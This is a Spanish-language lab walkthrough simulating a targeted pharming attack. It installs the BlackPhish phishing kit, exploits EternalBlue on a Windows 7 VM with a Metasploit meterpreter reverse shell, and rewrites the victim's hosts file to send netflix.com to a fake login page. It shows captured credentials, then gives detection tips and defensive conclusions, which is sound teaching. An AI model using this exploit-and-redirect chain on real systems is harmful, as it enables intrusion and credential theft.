
# SIMULANDO UN ATAQUE DE PHARMING DIRIGIDO



EL HACKER ÉTICO

# ÍNDICE

# Simulando un ataque de Pharming

## 1- ¿Qué es un ataque de Pharming?

Un ataque Pharming es un tipo de ciberataque que consiste en redirigir el tráfico de Internet de un usuario a un sitio Web falso, incluso si el usuario teclea la URL correcta. El sitio Web falso puede parecer legítimo y puede utilizarse para robar información confidencial, como credenciales de inicio de sesión o información financiera, del usuario. El ataque puede llevarse a cabo mediante diversos métodos, como la manipulación de la configuración DNS del usuario, el uso de malware para redirigir el tráfico o el envío de correos electrónicos de SPAM que contengan enlaces al sitio Web falso.

## 2- Esquema del laboratorio


La idea de esta simulación es realizar un ataque de "Spear" Pharming dirigido contra un usuario en concreto. Para ello, el primer paso es vulnerar la seguridad del equipo de la víctima con el fin de poder acceder a ella y modificar el archivo hosts. Para poder modificar este archivo necesitamos privilegios máximos en el sistema.



También recordar que un archivo hosts es un archivo de texto que asigna nombres de host a direcciones IP. Los ordenadores lo utilizan para determinar la dirección IP de un nombre de host concreto, lo que permite a los usuarios acceder a los sitios Web tecleando un nombre de dominio en lugar de la dirección IP. El archivo hosts suele encontrarse en la carpeta de sistema de un sistema operativo y puede ser editado por el usuario para bloquear o redirigir determinados sitios Web. Por ejemplo, si un usuario quiere bloquear un sitio Web específico, puede añadir una entrada en el archivo hosts que asigne el nombre de host del sitio Web a una dirección IP Localhost, bloqueando así el acceso al sitio Web. Del mismo modo, si un usuario desea redirigir un sitio Web específico a una dirección IP diferente, puede añadir una entrada en el archivo hosts que asigne el nombre de host del sitio Web a la dirección IP deseada.

Cuando un usuario realiza la búsqueda de un sitio Web, el navegador consulta primero a este archivo hosts, y si en este no encuentra relación, entonces comienza la búsqueda en servidores de DNS.

Un servidor DNS (Domain Name System) es aquel encargado de traducir los nombres de dominio en direcciones IP. Cuando un usuario teclea un nombre de dominio en su navegador Web, el servidor DNS convierte el nombre de dominio en la dirección IP correspondiente y dirige el tráfico de Internet del usuario al sitio Web correcto. Los servidores DNS se utilizan para gestionar los nombres de dominio y facilitar el uso de Internet, ya que permiten a los usuarios acceder a los sitios Web utilizando nombres legibles en lugar de largas cadenas de números. Hay muchos servidores DNS en todo el mundo, y cada uno es responsable de gestionar una parte específica del espacio de nombres de dominio de Internet.






# 3- Configurando el sitio Web malicioso

Para la configuración del servidor malicioso donde redirigiremos a la víctima, vamos utilizar una virtualización de Ubuntu 20.04 a modo de servidor y la herramienta "blackphish", que es una herramienta de ingeniería social que dispone de plantillas de sitios Webs populares, para suplantar los sitios Webs legítimos.

Para configurar la herramienta, seguiremos los siguientes pasos:


1. git clone https://github.com/iinc0gnit0/BlackPhish
2. cd Blackphish
3. ./install.sh


Una vez instalada la herramienta ejecutamos con el siguente comando:

4. sudo python3 blackphish.py

Y podremos ver las diferentes opciones de plantillas que dispone la herramienta.




Y ya estaría preparado el servidor Web malicioso para capturar las credenciales introducidas por el usuario desde el equipo víctima.

# 4- Vulnerando la seguridad del equipo de la víctima

## 4.1. Recolección de información

Comenzamos escaneando los servicios que tiene el equipo objetivo abiertos. Esta tarea la realizaremos con NMAP, dividida en dos fases:

1- Escaneo rápido de todos los puertos

2- Escaneo detallado de los puertos que tiene abierto el equipo objetivo

```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:C3:7D:45 (Oracle VirtualBox virtual NIC)
Service Info: Host: ELHACKERETICO_1; OS: Windows; CPE: cpe:/o:microsoft:windows
```



El objetivo es un Windows 7 SP1. Además como podemos observar, están abiertos los puertos 139 y 445 correspondientes al servicio SMB. ¿Vulnerable a Eternal Blue? Vamos a comprobarlo.

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Obtenemos resultados positivos. El equipo de la víctima es vulnerable a Eternal Blue. Vamos a obtener acceso como usuario administrador para poder realizar los cambios necesarios en el equipo objetivo para poder realizar el ataque de Pharming. Esta vulneración de seguridad la vamos a realizar de manera manual y automática.

## 4.2. Elevación de privilegios

```
msf6 > search Eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Executi
on
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exec
ution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Configuramos el exploit con los datos de la IP local y la del equipo que queremos vulnerar.

1- Configuración de Remote Host

```
Name           Current Setting  Required  Description
----           ---------------  --------  -----------
RHOSTS         192.168.1.88     yes       The target host(s), see https://git
                                          hub.com/rapid7/metasploit-framework
                                          /wiki/Using-Metasploit
RPORT          445              yes       The target port (TCP)
SMBDomain                       no        (Optional) The Windows domain to us
                                          e for authentication. Only affects
                                          Windows Server 2008 R2, Windows 7,
                                          Windows Embedded Standard 7 target
                                          machines.
SMBPass                         no        (Optional) The password for the spe
                                          cified username
SMBUser                         no        (Optional) The username to authenti
                                          cate as
VERIFY_ARCH    true             yes       Check if remote architecture matche
                                          s exploit Target. Only affects Wind
                                          ows Server 2008 R2, Windows 7, Wind
                                          ows Embedded Standard 7 target mach
                                          ines.
VERIFY_TARGET  true             yes       Check if remote OS matches exploit
                                          Target. Only affects Windows Server
                                           2008 R2, Windows 7, Windows Embedd
                                          ed Standard 7 target machines.
```



2- Configuración de Local Host

```
Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
                                       d, process, none)
  LHOST     192.168.1.94     yes       The listen address (an interface may be
                                       specified)
  LPORT     4444             yes       The listen port
```

El siguiente paso será ejecutar el exploit.

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Tenemos acceso con privilegios máximo al equipo objetivo. Vamos a buscar ahora el archivo hosts objetivo. Este archivo está en el directorio C:\Windows\system32\drivers\etc. Vámonos a este directorio.

```
meterpreter > dir
Listing: C:\Windows\system32\drivers\etc
=========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  913    fil   2022-12-19 16:26:43 -0500  hosts
100666/rw-rw-rw-  3683   fil   2009-06-10 17:00:26 -0400  lmhosts.sam
100666/rw-rw-rw-  407    fil   2009-06-10 17:00:26 -0400  networks
100666/rw-rw-rw-  1358   fil   2009-06-10 17:00:26 -0400  protocol
100666/rw-rw-rw-  17463  fil   2009-06-10 17:00:26 -0400  services
```

## 4.3. Modificando el archivo hosts en el objetivo

Para editar este archivo, lo descargamos a nuestra máquina.

```
meterpreter > download hosts
[*] Downloading: hosts -> /home/kali/Desktop/Proyecto_Pharming/hosts
[*] Downloaded 859.00 B of 859.00 B (100.0%): hosts -> /home/kali/Desktop/Proyecto
_Pharming/hosts
[*] download   : hosts -> /home/kali/Desktop/Proyecto_Pharming/hosts
```



Y lo modificamos añadiendo la redirección al servidor malicioso.

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
192.168.1.91    netflix.com
```

IP del servidor malicioso donde redirigiremos al usuario cuando intente acceder al dominio legítimo


Guardamos y volvemos a cargar en la máquina víctima.

```
meterpreter > upload hosts
[*] uploading  : /home/kali/Desktop/Proyecto_Pharming/hosts -> hosts
[*] Uploaded 859.00 B of 859.00 B (100.0%): /home/kali/Desktop/Proyecto_Pharming/h
osts -> hosts
[*] uploaded   : /home/kali/Desktop/Proyecto_Pharming/hosts -> hosts
```


De esta manera cuando el usuario acceda al netflix.com, este será redireccionado al servidor malicioso donde introducirá sus credenciales, tras lo cual será redirigido al sitio Web legítimo, haciendo creer que el usuario ha introducido mal las credenciales.

# 5- Recolectando de passwords


Una vez hemos modificado el archivo hosts del equipo víctima, solo tendremos que esperar a que este acceda al sitio Web que estamos suplantando e introduzca sus credenciales para que las capturemos en nuestro servidor malicioso.




El usuario introduce las credenciales creyendo que es la página legítima de Netflix.




Cuando el usuario pulse “Signin” será redireccionado a la página Web real de Netflix haciendo creer al usuario que no ha introducido bien las credenciales pero en este momento ya tendremos las credenciales capturadas en nuestro servidor malicioso.






Aparte de vulnerar la seguridad y obtener privilegios máximos en el equipo del usuario víctima (podemos acceder a toda la información contenida y modificar archivos), ejecutando un ataque de Pharming también podemos obtener las credenciales del usuario en las diferentes plataformas que utilice.


Además como el formulario de Login no está cifrado, podemos interceptar las credenciales con un sniffer de red (Wireshark).

```
▸ Internet Protocol Version 4, Src: 192.168.1.66, Dst: 192.168.1.91
▸ Transmission Control Protocol, Src Port: 49422, Dst Port: 80, Seq: 1, Ack: 1, Len: 1608
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "email" = "pruebas@pruebas.com"
  ▸ Form item: "password" = "password123."
  ▸ Form item: "rememberMe" = "true"
  ▸ Form item: "flow" = "websiteSignUp"
  ▸ Form item: "mode" = "login"
  ▸ Form item: "action" = "loginAction"
  ▸ Form item: "withFields" = "password,rememberMe,nextPage,showPassword,email"
  ▸ Form item: "authURL" = "1529860302635.aNvivY4p/1hZaoSckbR8cHXao08="
  ▸ Form item: "nextPage" = ""
  ▸ Form item: "showPassword" = ""
```

# 6- Determinar si el sitio Web es malicioso

Existen varias maneras con las que podemos determinar si un sitio Web es malicioso. Algunas de ellas son las siguientes:


1- Formulario de Login sin conexión segura HTTPS (no es certero al 100% pero puede ser indicativo).






2- Enlaces del sitio Web que dan error en el redireccionamiento y no devuelven el resultado esperado.


3- Hacer ping y comparar la dirección IP devuelta con la dirección IP real del sitio al que queremos acceder.


# 7- Conclusiones



Después de concluir la investigación, llegamos a las siguientes conclusiones:

1- Debemos monitorizar el archivo hosts de nuestros equipos para detectar posibles redirecciones maliciosas con las que nos puedan robar información.
2- Debemos asegurarnos que los formularios de login se realicen con conexión HTTPS.
3- Los sitios Webs maliciosos, por norma general, están construidos de forma simplista, es decir, se centra en los elementos necesarios. Por ejemplo, el formulario de Login estará desarrollado pero el resto de "enlaces" no tendrán redirección o serán erróneos. Puede ser otra forma de determinar si el sitio es legítimo o no.
4- Mantener actualizado los equipos informáticos para evitar ataques. Como se demuestra en esta simulación, no es necesario que el enlace malicioso llegue a través de un sms o un email. Este puede llegar a través de la modificación del archivo hosts perpetrada por un atacante que vulneró la seguridad del equipo.